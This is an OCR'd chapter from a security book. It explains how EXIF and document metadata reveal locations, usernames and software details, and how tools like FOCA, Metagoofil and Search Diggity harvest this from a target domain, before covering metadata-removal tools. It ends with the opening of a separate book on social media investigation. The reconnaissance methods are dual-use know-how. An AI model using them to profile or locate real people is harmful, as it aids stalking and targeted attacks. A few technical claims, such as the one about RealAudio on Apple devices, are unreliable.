

Figure 1. Jeffrey's Exif Viewer



Figure 2. Exif Tool interface

Using the geolocation in the images we share, anyone can easily track where we were exactly at the time of clicking it. This can be misused by people with ill intentions or stalkers. So we should be careful if we want to just share our pictures or locations too.

EXIF SEARCH

We just discussed about the Exif and its power to geolocate the content. There is a dedicated search engine which allows us to search through geotagged images, it's called Exif Search (*http://www.exif-search.com/*).

This search engine provides data about the images and pictures from all over the internet. It contains a huge number of searchable Exif images from different mobile devices. Being totally different from traditional image search engines, which tend to just provide us the image as a result, Exif also provides the metadata.

When we search in Exif Search, it searches the image and its information in its own database and provides us the result. Currently it has more than 100 million images with metadata and it's constantly updating its database.

This search engine provides user the freedom to search an image based on location, date, and device type. It also allows us to sort the data based on these date location or device type. Another unique feature of this search engine is that it allows us to force the search engine to fetch us result for only images that contains GPS data. There is a small check box available just below the search bar which does the work for us.



Figure 3. Exif-search.com interface.

It also supports a huge number of devices. The list can be found *http://www.exif-search.com/devices.php*, some of them are Canon, Nikon, Apple and Fujifilm etc.



Figure 4. Exif-search.com sample search result

ivMeta

Similar to images, video files can also contain GPS coordinates in their metadata. ivMeta is a tool created by Robin Wood (*http://digi.ninja/projects/ivmeta.php*) which allows us to extract data such as software version, date, GPS coordinates, model number from iPhone videos. iPhone is one of the most popular smartphone available and has a huge fan base. With more than a million users, their activity to show the uniqueness of the iPhone standard makes them more vulnerable to metadata extraction. No doubt on the camera quality of the devices and the unique apps to make the pictures and videos look more trendy, iPhone users upload lots of such data content everyday in different social networking sites. Though there is an option available on the device to deactivate geotagging, the by-default setting and the use of GPS allows to create metadata about any image or video taken. In this case this tool comes handy to gather all the such information from iPhone videos. This tool is a Python script, so running it requires Python installed (2.7+). It can be very helpful in forensic examination of iPhone videos.



Figure 5. ivMeta in action

HACHOIR-METADATA

Hachoir-metadata is based on hachoir Python library. This is one of the hachoir project used for metadata extraction. As its base library is Python, this tool is also a Python tool which can be used to extract metadata from not only image, audio and video but also archives. This supports more than 30 different formats to extract metadata that is also a unique feature on its own.

Some other features that make this tool stand apart from other similar tools are that it supports invalid and truncated files and its ability to avoid duplicate data. Apart from these, it also provides freedom to the users to filter the metadata by setting priorities to the values. This tool is generally available for different Linux versions and can be downloaded from the URL: *https://bitbucket.org/haypo/hachoir/wiki/Install*.

Some of the popular formats supported by this tool are bzip2, gzip, tar, zip, etc., in archive files; bmp, ico, gif, jpeg, png etc., in images. There is also a popular format supported by this tool, PhotoShop Document (PSD). As Adobe PhotoShop is very popular software for image editing in the multimedia industry, supporting this format is definitely a plus for the users who want to extract metadata. In audio it supports mpeg and real audio, where real audio is the default audio format used in Apple devices. In video it supports flv format. This is again definitely a plus because it is widely used in YouTube, one of the largest video sharing site and it also supports mov, the Apple QuickTime movie support that can be well used in Apple device video forensics. The other popular supported formats are exe, which expands the metadata extraction to another level by allowing all the Microsoft portable executables. It also supports torrent files, which are the easy solution to most of the data sharing requirements. So torrent metadata extraction is definitely one of its unique feature. Who even would thought of extracting metadata from ttf or true type fonts, but yes this tool also supports ttf format. There are many other formats it supports. we can get the details from the following url: *https://bitbucket.org/haypo/hachoir/wiki/hachoir-metadata*.

This hachoir-metadata is basically a command-line tool, and by default it's very verbose. That means running the same without any switches, it provides lots of information.

```
# hachoir-metadata xyz.png
```

We can also run this tool with multiple and different file formats at a time to get the desired result.

```
# hachoir-metadata xyz.png abc.mp3 ppp.flv
```

When we need only mime details we can use

```
# hachoir-metadata --mime xyz.png abc.mp3 ppp.flv
```

When we need little more information other than mime we can use -type switch

```
# hachoir-metadata --type xyz.png abc.mp3 ppp.flv
```

for exploring the tool for other options we can use

```
# hachoir-metadata --help
```

FOCA

On a daily basis we work with a huge number of files such as DOC, PPT, PDF, etc. Sometimes we create them, sometimes edit, and sometimes just read through. Apart from the data we type into these files, metadata is also added to them. To a normal user this data might seem harmless, but actually it can reveal a lot of sensitive information about the system used to create it.

Most of the organizations today have online presence in the form of websites and social profiles. Apart from the web pages, organizations also use different files to share information with general public and these files may contain this metadata. In Chapter 5 we discussed how we can utilize search engines to find the files that are listed on a websites (E.g. In Google: "site:xyzorg.com filetype:pdf"). So once we have listed all these files, we simply need to download them and use a tool which can extract metadata from them.

FOCA is a tool which does this complete process for us. Though FOCA means seal in Spanish, the tool stands for 'Fingerprinting Organizations with Collected Archives'. It can be downloaded from *https://www.elevenpaths.com/labstools/foca/index.html*. After downloading the zip file, simply extract it and execute the application file inside the bin folder.

To use FOCA we simply need to create a new project, provide it with a name and the domain to scan. Once this is saved as a project file, FOCA allows us to choose the search engines and the file extensions that we need to search for. After that we can simply start by clicking on the button "Search All." Once we click on this button FOCA will start a search for the ticked file types on the mentioned domain, using different search engines. Once this search is complete it will display the list of all the documents found, their type, URL, size, etc.

Now we have the list of the documents present on the domain. Next thing we need to do is download the file(s) by right clicking on any one and choosing the option Download/Download All. Once the download is complete the file(s) is/are ready for inspection. So now we need to right click on the file(s) and click on the Extract Metadata option. Once this is complete we can see that under the option Metadata at the right-hand side bar FOCA has listed all the information extracted from the document(s).

This information might contain the username of the system used to create the file, the exact version of the software application used to create it, system path, and much more which can be very helpful for an attacker. Though metadata extraction is not the only functionality provided by FOCA, we can also use to it to identify vulnerabilities, perform network analysis, backups search and much more information gathering, the most prevalent functionality.



Figure 6. FOCA result

METAGOOFIL

Similar to FOCA, Metagoofil is yet another tool to extract metadata from documents which are available online. Metagoofil is basically a Python based command line too.

The tool can be downloaded from *https://code.google.com/p/metagoofil/downloads/* list. Using this tool is fairly easy; there are a few simple switches that can be used to perform the task.

The list of the options is as following:

Metagoofil options -d: domain to search -t: filetype to download (pdf, doc, xls, ppt, odp, ods, docx, xlsx, pptx) -l: limit of results to search (default 200) -h: work with documents in directory (use “yes” for local analysis) -n: limit of files to download -o: working directory (location to save downloaded files) -f: output file

We can provide the queries such as the one mentioned below to run a scan on target domain and get the result in the form of a HTML file, which can be easily read in any browser:

```
metagoofil -d example.com -t doc,pdf -l 100 -n 7 -o /root/Desktop/meta -f /root/ Desktop/meta/
result.html
```



Figure 7. Metagoofil interface

Similar to FOCA, Metagoofil also performs search for documents using search engine and downloads them locally to perform metadata extraction using various Python libraries. Once the extraction process is complete the results are simply displayed in the console. As mentioned above these results can also be saved as a HTML file for future reference using the -f switch.



Figure 8. Metagoofil result

Similarly there are other tools which can be used for metadata extraction from various different files, some of these are listed below:

- MediaInfo – audio and video files (*http://mediaarea.net/en/MediaInfo*)
- Gspot – video files (*http://gspot.headbands.com/*)
- VideoInspector – video files (*http://www.kcsoftwares.com/?vtb#help*)
- SWF Investigator – SWF/flash files *http://labs.adobe.com/downloads/swfinvestigator.html*)
- Audacity – audio files (*http://audacity.sourceforge.net/*)

IMPACT

The information collected using metadata extraction can be handy and used to craft many different attacks on the victim by stalkers, people with wrong motivations and even government organizations. The real-life scenario can be worse than what we can expect. As information collected from the above process provide victims' device details, area of interest, and sometime geolocation also, the information such as username, software used, operating system etc. is also very critical for an attacker. This information can be used against the victim using simple methods such as social engineering or to exploit any device-specific vulnerability that harms the victim personally in real life as it also provides exact location where the victim generally spends time.

And all those things are possible just because of some data that mostly nobody cares or some might not even realize its existence, even if they do, then also most of them are not aware where this data can lead to and how it makes their real as well as virtual life vulnerable.

As we have seen that how much critical information is revealed through the documents and files uploaded without us realizing it and what are possibilities of turning this data as critical information against a victim and use them as an attack vector. Now there must be a way to stop this, and it's called as data leakage protection (DLP).

SEARCH DIGGITY

In the last chapter we learned a about advanced search features of this interesting tool. For a quick review Search Diggity is tool by Bishop Fox which has a huge set of options and a large database of queries for various search engines which allow us to gather compromising information related to our target. But in this chapter we are most interested on one of the specific tab of this tool and that is DLP.

There are wide numbers of options to choose from side bar of DLP tab in search Diggity. Some of the options are credit card, bank account number, passwords, sensitive files, etc.

This DLP tab generally is a dependent one. We cannot directly use this. First we have to run some search queries on a domain of our interest then select and download all the files those are found after completion of that search query than provide the path in DLP tab to check whether any sensitive data is exposed to public for that particular domain or not. To do so we can choose either Google tab or Bing tab which means either Google search engine or Bing and in that have to select "DLPDiggity initial" option to start searching for backup, config files, financial details, database details, logs and other files such as text or word document, and many more from that domain of our interest. Though there is a option to only choose some specific suboptions from "DLPDiggity initial" option, from demo prospective let's search for all the suboptions. After completion of the query we will get all the available files in tabular format in a result section of this tool. Select all the files that we got and download the same. It will save all the files in default path and in a folder called DiggityDownloads.



Figure 9. DLPDiggity Initial scanning

Now switch the tab to DLP. In the top we can see the default DiggityDownloads path will be present in scan result path. So just select one or more options available in DLP tab. For demo we will select quick Checks option and click on Search to get the result.



Figure 10. DLP Quick Checks

The result sometimes might show scary results such as credit card numbers, bunch of passwords, etc. That is the power of this tool. But our main focus is not about discovery of sensitive files but DLP. So get all the details from the tool's final result. The result shows in an easy and understandable manner, in what page or document what data is available. So that the domain owner can remove or encrypt the same to avoid data loss.

METADATA REMOVAL/DLP TOOLS

As DLP is an important method to avoid data loss. The above example is quite generic to get us some idea about how DLP works. Now as per our topic we are more interested on metadata removal. So there are also different tools available to remove metadata or we can also say them as metadata DLP tools. Some of those are mentioned below.

METASHIELD PROTECTOR

MetaShield Protector is a solution which helps to prevent data loss through office documents published on the website. It is installed and integrated at web server level of the website. The only limitation of this is that, it is only available for IIS web server. Other than that It supports a wide range of office documents. Some of the popular file types are ppt, doc, xls, pptx, docx, xlsx, jpeg, pdf, etc. On a request for any of these document types, it cleans it on the fly and then delivers it. MetaShield Protector can be found at *https://www.elevenpaths.com/services/html_en/metashield.html*. The tool is available at *https://www.elevenpaths.com/labstools/emetrules/index.html*.

MAT

MAT or metadata anonymization toolkit is a graphical user interface tool which also helps to remove metadata from different types of files. It is developed in Python and utilizes hachoir library for the purpose. As earlier we discussed a bit about hachoir Python library and one of its project in hachoir-metadata portion, this is another project based on the same library. The details regarding the same can be found here *https://mat.boum.org/*.

The best thing about MAT is that it is open source and supports a wide range of file extensions such as png, jpeg, docx, pptx, xlsx, pdf, tar, mp3, torrent etc.

MyDLP

It is a product by Comodo which also provides wide range of security product and services. MyDLP is an one stop solution for different potential data leak areas. In an organization not only documents but also emails, USB devices, and other similar devices are potential source of data leak. And in this case it allows an organization to easily deploy and configure this solution to monitor, inspect, and prevent all the outgoing critical data. The details of MyDLP can be found here. *http://www.mydlp.com.*

OpenDLP

OpenDLP is an open source centrally managed data loss prevention tool released under the GPL. From a centralized web application it can identify sensitive data in different types of systems such as Windows and Unix as well as different types of databases such as MySQL and MSSQL. The project can be found here. *https://code.google.com/p/opendlp/*.

DOC SCRUBBER

A freeware to scrub off hidden data from word documents (.doc). Some of its popular features are it allows to scrub multiple doc files at a time. Doc Scrubber can be downloaded from *http://www.javacoolsoftware.com/dsdownload.html*.

REMOVING GEO-TAGS

As we discussed earlier that how geotags can be dangerous for a user in an attacker point of view, as it reveals exact location about a user, here some settings in Picasa can help us to remove these geotags. Picasa, the image organizing and editing application by Google can help to remove geotags from images. The link to the help and support page is *http://support.google.com/picasa/bin/answer.py?hl=en&answer=70822*.

We can also use Exif Tool discussed earlier to remove such data.

Though mainly metadata is used for the organization and linking of data it can also be critical during cyber investigations as well as pentest exercises. As discussed earlier, most of them are harmless but sometimes it can reveal some sensitive data. As many individuals as well as organizations are unaware of its existence, they don't pay much attention to it. The solutions discussed above must be tried to make it easier to mitigate any risk arising from such information.

About the Authors

SUDHANSHU CHAUHAN
Sudhanshu Chauhan is an information security professional and OSINT specialist. He has worked in the information security industry, previously as senior security analyst at iViZ and currently as director and principal consultant at Octogence Tech Solutions, a penetration testing consultancy. He previously worked at the National Informatics Center in New Delhi developing web applications to prevent threats. He has a BTech (CSE) from Amity School of Engineering and Diploma in cyber security. He has been listed in various Hall of Fame such as Adobe, Barracuda, Yandex, and Freelancer. Sudhanshu has also written various articles on a wide range of topics including Cyber Threats, Vulnerability Assessment, Honeypots, and Metadata.

NUTAN KUMAR PANDA
An information security professional with expertise in the field of application and network security. He has completed his BTech (IT) and has also earned various prestigious certifications in his domain such as CEH, CCNA, etc. Apart from performing security assessments he has also been involved in conducting/ imparting information security training. He has been listed in various prestigious Hall of Fame such as Google, Microsoft, Yandex, etc. and has also written various articles/technical papers. Currently he is working as Information Security Engineer at eBay Inc.

Introduction to Social Media Investigation: A Hands-on Approach Privacy Controls

by Jennifer Golbeck Judith L. Klavans, Technical Editor

Acknowledgments

Living in Washington, DC, gives me the opportunity to interact with people who have a lot of very cool jobs. My friends in federal law enforcement inspired me to write this book, although its audience has grown to be much larger.

Thanks to HARO (helpareporter.com) for helping me find amazing sources of case studies and anecdotes for the book, and thanks to everyone who responded to those queries and shared your tales of intrigue. Thanks also to my friend and colleague Scott Paquette for pointing me to *Flash Boys*, a great book with stories that made it in here.

Big thanks to Tony Rogers who edited all the chapters in this book. This is the second book of mine he has edited, and once again he has improved it dramatically over my awkward first drafts.

Appreciation also goes to my dogs Hopper and Venkman who patiently watched me write this whole thing and whose need for walks gave me excuses to take a break from the writing. Thanks also to Carly, our foster dog, who plays a role as Malcom's dog "Barley" throughout this book.

Thanks also to Ingo, who was my boyfriend when I started writing this book and my husband when I finished, for patiently listening to all my stories without once accusing me of being creepy for investigating so many people online.

And finally, thanks to the reviewers of this book who sent comments from the proposal stage through the final draft stage.

WHAT ARE PRIVACY CONTROLS?

The "social" part of "social media" means that people are sharing with one another. Sometimes, it's with a very small and carefully controlled group. But more often, it's with large groups of people. Many social media services make users' posts available to anyone on the internet by default.

In some cases, someone may be perfectly fine with their online post being shared broadly. It might even be desirable: someone searching for a job may want their professional profile to be widely viewed. The same is true of public figures, celebrities, and others who make their living from gaining public attention in some way. Plenty of people also like the attention they get from sharing things publicly; it can be exciting if a stranger likes a video or photo you posted.

But not everyone wants to share that publicly or in all contexts. Someone who wants to share their professional profile for a job search may prefer to keep more personal information (like photos of their kids and their travel schedule) limited to a more select group.

